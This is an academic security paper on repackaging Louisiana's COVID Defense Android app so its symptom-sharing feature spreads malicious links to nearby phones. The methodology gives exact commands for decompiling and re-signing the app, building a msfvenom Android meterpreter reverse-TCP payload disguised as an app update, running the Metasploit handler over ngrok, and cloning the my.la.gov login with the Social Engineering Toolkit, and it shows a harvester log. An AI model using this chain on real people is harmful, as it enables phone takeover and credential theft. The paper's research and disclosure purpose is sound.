Exploiting a Contact Tracing App to Attack Neighboring Devices

Jonah Fitzgerald
Louisiana Tech University
jff006@latech.edu

Thomas Mason
Louisiana Tech University
tgm014@latech.edu

Brian Mulhair
Louisiana Tech University
btm030@latech.edu

William Bradley Glisson
Louisiana Tech University
glisson@latech.edu

Abstract

The recent pandemic fosters an increasing dependency on various forms of digital communications that support social distancing. To mitigate widespread exposure to COVID, the Louisiana Department of Health's COVID Defense contact tracing application helps users learn about potential exposures to infected individuals. This research investigates the viability of using the Louisiana Department of Health's COVID Defense application symptoms share feature as an attack vector. The primary contribution of this research is an initial assessment of the effective modification and distribution of a packaged JSON file that contains a malicious link. Secondly, it highlights the effectiveness of this attack through email, WIFI direct, and nearby share.

Keywords: COVID-19, Mobile, Application, Security, Phishing.

1. Introduction

The increasing dependence on digital environments escalated quickly with the COVID-19 virus. In 2020, the world responded rapidly to an outbreak of COVID-19 by encouraging social distancing and developing new applications to mitigate the spread of the virus.

The Center for Disease Control and Prevention (CDC) estimates that approximately 146.6 million people were infected and that it is capable of being spread to others via nearby people (Prevention, 2021). According to the CDC, approximately one in four infected people reported their sickness. Due to the infectious nature of COVID-19, the CDC issued measures to encourage social distancing and deter the spread of the virus. The CDC measures and the need for social distancing prompted researchers and industry professionals to develop applications communicating awareness of possible infections.

Hence, COVID-19 tracking applications were developed to mitigate the spread of COVID-19. These applications typically reside on mobile devices and track individual contact proximities to warn people about the potential need to be tested and quarantined (Leslie, 2020; Zhongming et al., 2020). Notifications are initiated when someone reports to the app that they have COVID-19 (Bente et al., 2021).

The reality is that these applications were developed quickly to respond to the spread of COVID-19. The speed at which these applications were developed naturally raises security questions(Hatamian et al., 2021; Sowmiya et al., 2021; Starks, 2020). The use of COVID-19-tracing applications introduces potential security and privacy risks (Gasteiger et al., 2022). The potential impact of applications on lives highlights the need for security and privacy (Shahroz et al., 2021). For this reason, interest has increased in exploring and mitigating vulnerabilities and privacy concerns surrounding COVID-19 contact tracing apps (Kouliaridis et al., 2021).

While the security of mobile device applications (Glisson & Storer, 2013; Glisson et al., 2011; Grispos et al., 2021; Hightower et al., 2021; Nguyen et al., 2020) and discussions surrounding the legal implications of residual data (Berman et al., 2015; Glisson et al., 2007; Miller et al., 2019) and in cloud environments (Brown et al., 2018; Graves et al., 2020) is of interest to researchers and practitioners, this environment combines the use of mobile network environments, proximity data transfer capabilities, personally identifiable information, and potentially protected healthcare information.

This situation prompted the hypothesis that the Louisiana Department of Health's COVID Defense application can be used to attack nearby individuals via

URI: https://hdl.handle.net/10125/103076
978-0-9981331-6-4

built-in functionality. The hypothesis raises the following research questions:

1. What functionality can be identified for potential modification?
2. Can the identified functionality be modified in the application?
3. Is it possible to use the modification to affect another device?

The balance of the paper is structured in the following manner. Section two presents relevant background information on COVID tracking applications, their purpose, and the research on application security. Section three describes the methodology for identifying the targeted functionality and modifying the application. Section four presents the results and analysis of the experiments. Finally, section five offers conclusions along with future work.

2. Background

One of the impacts of COVID-19 is the acceleration of many societies' dependency on digital environments for communication and social distancing. The acceleration of digital-based communications prompts researchers to develop and investigate contact tracing applications (Ahmed et al., 2020; Starks, 2020) as well as continue to investigate communication protocols like Bluetooth vulnerabilities (Browning & Kessler, 2009; Lounis & Zulkernine, 2019; Melamed, 2018).

2.1. COVID-19 Contact Tracing Applications

Starks (2020) outlines the risks of contact tracing apps taking users' private information. For example, the author states that in 2020, researchers found a vulnerability in Qatar's COVID-19 tracking application that would have led to more than a million people having their national ID numbers and health status leaked. The authors suggest that these applications have also been used in suspicious communication methods, where the users' tracked data was not being used for its explicit purposes. An example of this occurred in North Dakota when their application, Care 19, sent users' location data to Foursquare's digital marketing service.

Ahmed et al. (2020) state that there are three main architectures that contact tracing apps are based on: centralized contact tracing, decentralized contact tracing, and hybrid contact tracing. Hybrid contact tracing works by having devices register with a centralized database and using a unique identifier containing no personally identifiable information. Through Bluetooth Low Energy, the device will then share ephemeral, anonymous IDs with other nearby devices.

The authors continue by stating that COVID-19 tracking applications are vulnerable to numerous attacks; this includes replay attacks, de-anonymization attacks, denial-of-service, and carryover attacks. Users can also abuse these applications; Ahmed et al. found that users can trick Google Maps into showing high congestion by gathering numerous phones with these tracking applications. They also found that these applications could help design or reveal a social graph connecting users' interactions with others; the authors mention that this could be a privacy concern. They also note that these applications generally present other user concerns related to privacy, including consent from users and transparency of data collected.

Kouliaridis et al. (2021) reviewed twenty-six Android applications dedicated to tracking surrounding users that may have COVID-19; they did this by statically and dynamically analyzing each application. They found that COVID-19 tracking applications for Android tended to use the Internet regularly. They also indicated that Bluetooth permissions might make sensitive API calls. The authors also found that numerous applications had vulnerabilities using the Mobile Security Framework (MobSF). As a result, a significant number of the apps could be exploited using common, dangerous weaknesses. Some applications used more than the minimum required permission, and others did not use the requested permissions. Their work demonstrates that COVID-victim's19 applications may be exploitable through less-than-favorable security measures.

2.2 Related Android Application Security

Android phone applications using Bluetooth, such as COVID-19 contact tracing apps, are open to several exploits (Browning & Kessler, 2009). Bluetooth exploits could allow an attacker to have unauthorized access to a victim's phone (Starks, 2020). Browning and Kessler (2009) explain three primary attacks over Bluetooth: bluejacking, bluesnarfing, and bluebugging. Bluejacking is the process of sending an unsolicited message to an unsuspecting user. It can be used to send joke messages to other phones, but it could also send malicious links to unsuspecting users.

According to the authors, bluesnarfing exploits a Bluetooth connection so that a malicious actor can steal data from an unsuspecting target. Hackers can retrieve items such as the phonebook, calendar, and other personal information and even delete crucial system files on victims' phones.

The authors explain that bluebugging is a potentially dangerous attack; in a bluebugging attack, the attacker can take complete control over a victim's device. Bluebugging connections are made without

alerting the victim so that attackers can proceed quietly while inspecting the victim's phone. They can use this connection to perform actions like stealing data, sending viruses or worms to the device, or using other phone functionalities (like sending messages).

Melamed (2018) explains how network protocol man-in-the-middle can occur through Android applications connected with Bluetooth. This attack occurs when a malicious actor places their device between the communications of two users' devices, such as a mobile application connecting to a smart device. While reviewing Bluetooth Low Energy and Internet of Things (IoT) devices, Melamed describes this kind of attack. He describes an architecture for performing a man-in-the-middle attack by having a legitimate smart device connected to a fake mobile app and a legitimate mobile app connect to a fake smart device; the two legitimate sides can then communicate over a WebSocket-based channel created by the malicious actor, with traffic being observed or manipulated at the actor's will. Melamed describes a case in which a Dax-Hub SW-28 Smart Bracelet connected to a spoofed application and a PowerSensor mobile application connected to a spoofed device. He also set up a Burp proxy to intercept traffic as it crossed the malicious channel. Melamed was able to modify data transmitted from the device to the app, noting that more dangerous examples could exist, and used a replay attack to hijack the smart device's camera to take pictures.

Lounis and Zulkernine (2019) conducted a case study on three different Bluetooth smart devices and attacks that can be performed on them. They exploited the "Just Works" mode of Bluetooth Low Energy on these devices to connect and access their functionality. They indicate that not all vendors will invest in implementing high-level security features. Their primary attacks were intercepting Bluetooth traffic from legitimate end-users to decipher control codes and passwords, modifying device configurations to change device behavior, fabricating packets to imitate users, and denying other users' connection to the devices. They were successful in most attempts when performing different attacks. Their work indicates that Bluetooth devices are vulnerable to simple attacks. Their work also corroborates that Bluetooth is vulnerable to traffic sniffing and man-in-the-middle-like attacks.

Android device users are not just vulnerable to Bluetooth attacks. Wu et al. (2015) explain the prevalence of phishing attacks in a mobile environment. They suggest that phishing attacks are very dangerous on Android devices. The authors define the goal of phishing attacks to be stealing private information by impersonating a legitimate entity. They attribute the success of phishing attacks on mobile platforms to hardware limitations and user habits while using devices. They mention that one method of phishing on a mobile platform is to repackage a legitimate application or create an application that impersonates a legitimate one; the fake application can steal its user's private information and send it to a server once it is accidentally installed.

Cho et al. (2013) review Android content providers and their security concerns; they use reverse engineering to discover information about a targeted application. They state that content providers help manage application access to data stores on Android devices. The URI of the content provider, stored in the manifest file, is used to access an application's data. As a part of their research, they designed an experiment that involves a server application, a content provider for that server application, and a client application that uses information found in the reversed server application code. Their procedure for analyzing the server application lets them find all the information needed to access the server's data store, including the URI of the content provider and database field names. After obtaining information from the reversed server code, they designed a client application that could successfully contact the content provider. The authors obtained varying amounts of information from the database using their client app based on different permissions and protection levels. Their work is particularly related to the research of this paper because they use reverse engineering to obtain information from an application and then attack using a custom application.

While a considerable amount of work analyzes COVID-19 contact tracing applications and explores the vulnerabilities in Android applications using Bluetooth and content providers, minimal research investigates the use of reverse engineering to repackage contact tracing applications with new and malicious functionality.

3. Methodology

To investigate the use of reverse engineering techniques to repackage contact tracing applications with new and malicious functionality, the Louisiana Department of Health's COVID Defense application was downloaded. The app is used to test the hypothesis that built-in functionality can be used to attack nearby individuals.

The methodology for this research consists of seven sequential stages. The first stage investigates the COVID Defense application using open-source intelligence efforts and reverse engineering approaches similar to previous research endeavors (McKeown et al., 2014; Miller et al., 2018; Nguyen et al., 2017). This part examines online information and analyzes the code

using static, dynamic, and automated analysis to inspect an Android APK file. The goal of the analysis is to learn about the location of potential vulnerabilities relating to the COVID Defense's symptoms list feature through published materials and application analysis.

The second stage utilizes controlled experiments as defined by Cook et al. (2002). The third step implements and details the process of modifying the application's symptom list. The fourth step details implementing an EC2 instance used in the experiments. The fifth and sixth parts detail how to perform a TCP reverse payload attack and implement a credential harvester, respectively, using the link that was added to the COVID-19 symptom list in the COVID Defense application.

3.1 Application Investigation

Initially, the application was examined to identify potential features for the attack. Information about the software used to reverse engineer the application is available in Table 1 – Reverse Engineering Tools. The overall steps for this process involve the following:

1. Investigate the COVID defense app using online sources.
2. Downloading a fresh version of "COVID Defense" from "apkmirror.com".
3. Running the app on the phone and searching and identifying potentially vulnerable features.
4. Decompile the target app
5. Searching and identify potentially vulnerable features
6. Performing analysis using static and dynamic analyzers to understand the app.
7. Identifying potential app vulnerabilities.

This process revealed that the application uses Bluetooth Low Energy connections between nearby devices to exchange randomized, constantly changing beacons (Health, 2021). If a person tests positive for COVID-19, they receive a code from the Louisiana Department of Health. The code allows users to anonymously notify people that they were in contact with the infected user (Health, 2021). This investigation also revealed that along with the tracking part of the application, the app has a feature that allows users to log their symptoms from prewritten options and then share them with nearby users.

Table 1. Reverse Engineering Tools

Software	Version
Apktool	2.4.1
Android Studio	Arctic Fox 2020.3.1
Jd-GUI	1.6.6
MobSF	3.5 Beta
Bytecode Viewer	2.10
Hbctool	0.1.5

The Louisiana Department of Health's COVID Defense application was initially examined using 'Apktool', 'JD-GUI', and "MobSF". This revealed that the COVID Defense application is written in Kotlin, but the code was easily translated into Java using Android Studio's convert feature.

On analysis of the code, the application's android manifest file contains several permissions requests, including permission to access the Internet, Bluetooth, and device state. The COVID Defense application could also determine the device's storage and battery life. The application has a receiver that has an intent filter looking for exposure notifications. Notably, this application appears to be built upon a previous open-source project called COVID Safe Paths; however, not all of the application's code appears to be open-source.

The Louisiana Department of Health's COVID Defense app appears to be developed using the React Native API. This is indicated by a file called "index.android.bundle". This was discovered when the assets folder was decompiled with apktool. According to the authors of the online article "Expanding the Attack Surface: React Native Android Applications", the file "index.android.bundle" contains the React JavaScript in a minified format (Shah, 2020). This file can be further decompiled using hbctool into three different files: instruction.hasm, metadata.json, and string.json. In the string.json file, there are many modifiable string values. Under ID 1611, the value "Shortness of breath or difficulty breathing" is found and modified for the experiments.

3.2 Controlled Experiments

The COVID Defense app is designed to be used on smartphone devices with Bluetooth constantly turned on, letting nearby users communicate. This experiment mimics a situation where a malicious actor modifies code in the COVID Defense app on their phone and uses the symptom list to share a malicious link with nearby, unsuspecting users. To demonstrate the dangers of this situation, two separate attacks were set up to occur after clicking the malicious link. First, a malicious Android application file was injected with a reverse TCP listener. Once installed, this payload would listen for commands from a malicious actor's machine. Second, a credential harvester, which is a fake website used to steal users' login information, was set up.

First, two Android smartphone devices are set up for this test. One is the Galaxy S7 Edge, and the other is the Samsung S20 Fan Edition. The Samsung S20 Fan

Edition phone has the base version of the COVID Defense app installed on it. On the Galaxy S7 Edge, the modified version of the app with the modified index.android.bundle will be installed. Once the modified app is installed, the symptom list will be updated with the malicious link and shared using Samsung's quick share function. The Samsung S20 Fan Edition phone will accept the "symptom list" and click on the link from the phone.

3.3 App Symptom Modification

The modified code is included in the file "string.json". It is a file containing strings of text used in the application. To modify the code, the following process was followed:

1. The website "apkmirror.com" was used to retrieve the COVID Defense application from the Google Play Store (APKMirror).
2. After this, apktool is used to decompile the COVID Defense app to access its asset folder. It is done in command prompt using the command "apktool d Covid_Defense.apk".
3. In the command prompt, install hbctool using "pip install hbctool".
4. In the command prompt, decompile the "index.android.bundle" file located in the "assets" folder using the command "hbctool disasm index.android.bundle test_hasm".
5. In the folder "test_hasm", the file "string.json" is generated using hbctool. Inside this file, change the string "Shortness of breath or difficulty breathing" to "Shortened breathing: tinyurl.com/C0V1D blog", as shown in Figure 1 - "string.json" Modification.
6. After the change, use the command "hbctool asm test_hasm index.android.bundle" and move the new "index.android.bundle" file into the "assets" folder in the command prompt.
7. In the command prompt, recompile the app using the command: "apktool b Covid_ Defense".
8. In command prompt, use the command: "zipalign -p -f -v 4 Covid_Defense.apk Covid_Defense_out.apk"
9. A signature was created for the Covid_Defense application using Java's key tool with the command: "keytool -genkey -v -keystore apk-key.keystore -alias apk-key -keyalg RSA -keysize 2048 -validity 10000".
10. Then, using the android build tool "APKsigner", the recompiled application is signed using the signature from step nine with this command in the command prompt: "apksigner sign –ks apk-key.keystore –v4-signing-enabled true Covid_Defense.app"
11. In the command prompt, deploy the new APK file onto the Android phone using the command "adb install 'Covid Defense.apk'"
12. Start the application, follow the prompts, and then go to the Symptoms Log page. Select the modified symptom as well as any additional symptoms.
13. Select the share button to begin sharing the symptoms log to users through email, nearby share, and WIFI direct.
14. Accept any prompts on the victim's phone to receive a malicious symptom list.

```
{
    "id": 1611,
    "isUTF16": false,
    "value": "Shortened breathing:  tinyurl.com/covidblog"
},
```

Figure 1. "string.json" Modification

3.4 EC2 Implementation

For the credential harvester experiment, the link in the modified symptom list directed a user to a fake website scraped from la.gov that was hosted on an EC2 server instance. For the TCP Reverse Payload Attack experiment, the included link directed the user to a website hosted on the EC2 server instance that prompted the user to download an apk payload. The malicious web page was served using Apache HTTPd as a server and held on an Amazon Elastic Compute Cloud (EC2) instance. The URL for the web page was condensed into a smaller format using TinyURL.com. The procedure for building this web page is as follows:

1. Create an EC2 instance using Amazon Web Service's online dashboard. During creation, port 80 is opened to allow HTTP services to run. Port 22 is opened so that SSH connections can be made. The key file used to connect over SSH is downloaded to finish creation.
2. Start the new EC2 instance.
3. Using the key file downloaded during creation, this command can establish an SSH connection using the instance's IP: "ssh -i <key file path> ec2-user@<IP address>".
4. Install Metasploit by cloning the GitHub repository and running the installer using this command: "curl https://raw. githubusercontent .com/rapid7/metasploit-omnibus/master/ config/templates/metasploit-framework-wrappers/msfupdate.erb> msfinstall && chmod 755 msfinstall && ./msfinstall"
5. Install the Social Engineering Toolkit similarly by running this command: "git clone && cd social-engineering-toolkit/ && pip -r install

requirements.txt && python3 setup.py" (github, 2020).

6. Install the Apache HTTPd service using this command: "sudo yum install httpd".
7. Start the httpd service by running the command "httpd".
8. Copy the Public IPv4 DNS of the instance on the Amazon Web Services dashboard and insert it into the appropriate box on "TinyURL.com," and then assign the URL an alias, an example being the alias "C0V1Dblog".
9. Following the procedure from 3.2, insert the shortened URL into the appropriate location. Upon accessing this URL, the web page will prompt the user to download a malicious file.

3.5 TCP Reverse Payload Attack

The first experiment uses a malicious Android application package file generated by Metasploit. The file contains a reverse TCP listener payload. Once installed on the target phone, the payload listens for commands from the malicious actor's machine. Once the actor activates the exploit, the actor can access a remote Android shell for executing commands. A service called "ngrok" was used for easily tunneling the TCP traffic between machines. The steps for setting up the experiment are as follows:

1. Set up an account at the following link: https://ngrok.com/
2. Download the ngrok tool and copy the authentication token from the website
3. Run the command "./ngrok config add-authtoken [authentication token number]".
4. Run the command "./ngrok tcp [port number]". The port used in the experiment is 4499. Figure 2 shows the display of this below.
5. To generate the payload, use the following command: "msfvenom -p android/ meterpreter/ reverse_tcp LHOST=<local network IP> LPORT= 4499 R > COVID_Defense_Beta_v2.3.0.apk".
6. Move the APK file using "mv COVID_Defense_Beta_v2.3.0.apk /var/www/html/".
7. Share the symptoms log to the victim device; the steps for setting this up are in Section 3.2. The address to use for the TinyURL should be something like "<IP of instance >/COVID_ Defense_Beta_v2.3.0.apk".
8. Using the victim's device, follow the link found in the shared symptoms log.

Figure 2. NGROK Display

9. On the victim's device, download and install the APK served by the web page.
10. On the attacker's machine, run msfconsole via the terminal using the command: "msfconsole".
11. In the interactive Metasploit console, use the multi-handler exploit command: "use exploit/multi/handler".
12. Setup the reverse TCP payload using the command: "set payload android/meterpreter/ reverse_tcp".
13. Setup your LHOST and port for the payload using the port number identified in step 4 using these commands: "set LHOST localhost" and "set LPORT 4499".
14. Use this command to start the exploit: "run".

3.6 Credential Harvester

For the second experiment, a credential harvester was started on the EC2 instance, which will masquerade as a legitimate website and trick users into entering login credentials. The credential harvester was created using the Social Engineering Toolkit. The following steps were taken for this experiment:

1. On the EC2 instance, run the command "setoolkit" with root privileges, opening an interactive prompt.
2. Select "Social-Engineering Attacks," then select "Website Attack Vectors," then select "Credential Harvester."
3. The "Site Cloner" choice was selected for this experiment.
4. Input the public IP address of the EC2
5. In the cloning field, put the URL of the login web page. For this experiment, a login screen for my.la.gov, as shown in Figure 3 My.La.gov
6. Share the symptoms log to the victim's device. Follow the steps in Section 3.2 to set this up.
7. From the victim's device, follow the link in the symptoms log.

8. From the victim's device, input login credentials. For this experiment, fake credentials were used.



Figure 3. My.La.gov

4. Results and Analysis

The modification of the symptom list in the repackaged COVID Defense was successful. The app remains functional after it is recompiled using APKtool and hbctool; however, it cannot activate exposure notifications after repackaging.

After repackaging, the modified COVID Defense application can send the altered symptoms as a string of text to other phones through the phone's sharing tools such as nearby share and email. Once a user clicks on this link, an attacker has a foothold. This foothold for the attack is demonstrated through the reverse TCP payload attack experiment and the credential harvester experiment.

For the reverse TCP payload attack experiment, when the link is followed, a web browser loads a web page that prompts a victim to download the reverse TCP payload file. When a victim agrees to download this file, the webpage proceeds to download the payload on the victim's device. Once the application is installed and run by the victim, the payload allows the attacker to perform malicious actions such as collecting call logs and downloading files. Figure 4 shows the Metasploit session and the connection to the targeted Android phone. Figure 5 shows the remote shell enabled by the malicious payload and the shell running a command that lists applications installed on the victim's phone.

For the credential harvester experiment, when the link in the modified symptom list is followed, a web browser loads a fake webpage based on my.la.gov. The webpage prompts a victim to enter their My.la.gov credentials. When the login information is entered, an attacker receives the victim's credentials from the webpage. The report generated by the Social Engineering Toolkit contains the captured login credentials. The particular login screen cloned for the experiment, My.la.gov, was chosen because it is a public Louisiana government login site. Figure 3 in Section 3.6 shows the fake login screen. Figure 6 shows the interactive prompt showing that the credentials were captured after the victim's device connected to the site and entered information. The user ID captured was "FakeUserID", and the password entered and captured was "experiment2password."



Figure 4: Executing Reverse TCP Payload



Figure 5: Remote Shell

The experiments show that the COVID Defense application's symptom-sharing feature can be used to share malicious links to nearby devices. Though the experiments are successful, it has unpredicted issues. The exposure notifications feature cannot be turned on after the app is repackaged. This issue does not impact the experiments since selecting symptoms from the symptom list feature and sharing those symptoms is still functional. The exposure notification issue is present in both the Samsung Galaxy S7 edge phone and the

Samsung S20 Fan edition phone. Another issue is that the modified text string in the string.json file is not always the same as the value displayed on the recompiled application.

```
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives bel
ow:
[*] Looks like the web_server can't bind to 80. Are you ru
nning Apache or NGINX?
Do you want to attempt to disable Apache? [y/n]: y
Stopping apache2 (via systemctl): apache2.service.
[*] Successfully stopped Apache. Starting the credential h
arvester.
[*] Harvester is ready, have victim browse to your site.
173.217.236.28 - - [08/Jun/2022 22:33:02] "GET / HTTP/1.1"
 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: SMAUTHREASON=0
PARAM: target=
PARAM: SMENC=ISO-8859-1
PARAM: SMLOCALE=US-EN
POSSIBLE USERNAME FIELD FOUND: USER=FakeUserID
POSSIBLE PASSWORD FIELD FOUND: USER=FakeUserID
POSSIBLE PASSWORD FIELD FOUND: PASSWORD=experiment2passwor
d
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPO
RT.
```

Figure 6. Capture Credentials

The "Shortness of Breath" value was modified three times, with the first displaying incorrectly when the modified app was recompiled and run. The first modified value was "info: https://tinyurl.com/2p92thec", with the resulting value displayed on the application being "Short info https://tinyurl.com/2p9thec g." The second and third values displayed as intended were "Short info: http://LA.dhs.org/C0V1D-19blog" and "Shortened breathing: tinyurl.com/Covidb1og".

During initial testing, it was found that, when modifying the entry "Shortness of Breath and Difficulty breathing," the target symptom displayed in the application always starts with "Short", the last letter always is "g", and the length is always exactly 43 characters.

To combat this, the entry can be modified to a string of length 43, starting with "Short" and ending with the letter "g." The cause of the change in the value displayed versus the value inserted into the symptoms list is unknown. Figure 7 - Symptoms List shows the symptoms list as it normally appears in the app. A successfully modified symptom list can be seen in Figure 8, and an incorrectly displayed symptom list can be seen in Figure 9.

Furthermore, different methods for sharing the symptom list on a victim's phone were explored. All the methods that were explored differ in two noticeable ways. First, some methods create a hyperlink for users to click on. Second, some methods store the string in a file instead of sending a simple text.



Figure 7. Original Symptoms List



Figure 8. Correctly Displayed Symptom

Table 2 displays the methods and their differences. The "HyperLink" column in Table 2 indicates which methods include a hyperlink when sharing symptoms, and the "File" column indicates which methods prompt receivers of shared symptoms lists to save the list as a file to their phone.



Figure 9. Incorrectly Displayed Symptom

Table 2. File Transmission Methods

Method	HyperLink	File
Email	Yes	No
Wifi Direct	Yes	Yes
Nearby Share	No	No

5. Conclusion and Future Works

Societies' dependency on the digital world escalated due to the outbreak and spread of the COVID-19 virus. During the outbreak of the COVID-19 pandemic, measures were taken to help mitigate the spread of the virus. As part of this effort, COVID-19 contact tracing apps were created to help track contacts with potentially infected users. However, the development speed and proliferation of these apps prompted security questions in terms of identifying potential functionality for modification, the viability of modifying identified functionality, and the realistic implementation of modifications to affect another deceive.

Louisiana's COVID Defense app was chosen for this proof-of-concept research. First, the app was examined to discover functionality that could be modified. Then, static and dynamic analysis of the app, as well as the open-source intelligence aspect of the research, identified the app's peer-to-peer file-sharing feature for distributing symptoms history files as a feature for potential modification.

Once the potential functionality for abuse was identified, controlled experiments were used to demonstrate that the functionality could be successfully modified in the app by altering the symptoms history file. The controlled experiments also show that the file-sharing feature can be used for sharing phishing links and that the feature is a viable attack vector for affecting another device. The results of the initial experiments support the hypothesis that the Louisiana Department of Health's COVID Defense application can be used to attack nearby individuals via built-in functionality.

While the scope of this research was limited specifically to Louisiana's Android COVID Defense app, many other similar applications and an alternate IOS version of the application exist. Future research will examine similar COVID-19 contact tracing apps and the IOS versions of COVID Defense to see if any similar file transfer security flaws exist.

Future work will also scrutinize the unexpected characters displayed in the application symptom list after modifying the entry. In addition, future investigations will examine Android and IOS applications that utilize React Native's open-source JavaScript for potential vulnerabilities associated with Hermes bytecode modifications. Finally, future research will investigate implementing machine learning algorithms and artificial intelligence solutions to detect malicious activities in reference to healthcare-oriented apps on mobile devices.

6. References

Ahmed, N., Michelin, R. A., Xue, W., Ruj, S., Malaney, R., Kanhere, S. S., Seneviratne, A., Hu, W., Janicke, H., & Jha, S. K. (2020). A survey of COVID-19 contact tracing apps. *IEEE access*, *8*, 134577-134601.

Bente, B. E., Roderick van't, J. W. J., Schreijer, M. A., Berkemeier, L., van Gend, J. E., Slijkhuis, P. J. H., Kelders, S. M., & van Gemert, J. E. W. C. (2021). The Dutch COVID-19 contact tracing app (the CoronaMelder): Usability study. *JMIR formative research*, *5*(3), e27882.

Berman, K. J., Glisson, W. B., & Glisson, L. M. (2015). Investigating the impact of global positioning system evidence. 2015 48th Hawaii International Conference on System Sciences,

Brown, A. J., Glisson, W. B., Andel, T. R., & Choo, K.-K. R. (2018). Cloud forecasting: Legal visibility issues in saturated environments. *Computer Law & Security Review*, *34*(6), 1278-1290.

Browning, D., & Kessler, G. C. (2009). Bluetooth hacking: A case study. *Journal of Digital Forensics, Security and Law*, *4*(2), 57.

Cho, T., Kim, J.-H., Cho, H.-J., Seo, S.-H., & Kim, S. (2013). Vulnerabilities of android data sharing and malicious application to leaking private information. 2013 Fifth International Conference on Ubiquitous and Future Networks (ICUFN),

Cook, T. D., Campbell, D. T., & Shadish, W. (2002). *Experimental and quasi-experimental designs for*

generalized causal inference. Houghton Mifflin Boston, MA.

Gasteiger, N., Gasteiger, C., Vedhara, K., & Broadbent, E. (2022). The more the merrier! Barriers and facilitators to the general public's use of a COVID-19 contact tracing app in New Zealand. *Informatics for Health and Social Care*, *47*(2), 132-143.

github. (2020). *trustedsec / social-engineer-toolkit*. Retrieved 610 from https://github.com/trustedsec/social-engineer-toolkit/

Glisson, W. B., Glisson, L. M., & Welland, R. (2007). Secure web application development and global regulation. The Second International Conference on Availability, Reliability and Security (ARES'07),

Glisson, W. B., & Storer, T. (2013). Investigating information security risks of mobile device use within organizations. *arXiv preprint arXiv:1309.0521*.

Glisson, W. B., Storer, T., Mayall, G., Moug, I., & Grispos, G. (2011). Electronic retention: what does your mobile phone reveal about you? *International Journal of Information Security*, *10*(6), 337-349.

Graves, L., Glisson, W. B., & Choo, K.-K. R. (2020). LinkedLegal: Investigating social media as evidence in courtrooms. *Computer Law & Security Review*, *38*, 105408.

Grispos, G., Flynn, T., Glisson, W. B., & Choo, K.-K. R. (2021). Investigating Protected Health Information Leakage from Android Medical Applications. International Conference on Future Access Enablers of Ubiquitous and Intelligent Infrastructures,

Hatamian, M., Wairimu, S., Momen, N., & Fritsch, L. (2021). A privacy and security analysis of early-deployed COVID-19 contact tracing Android apps. *Empirical software engineering*, *26*(3), 1-51.

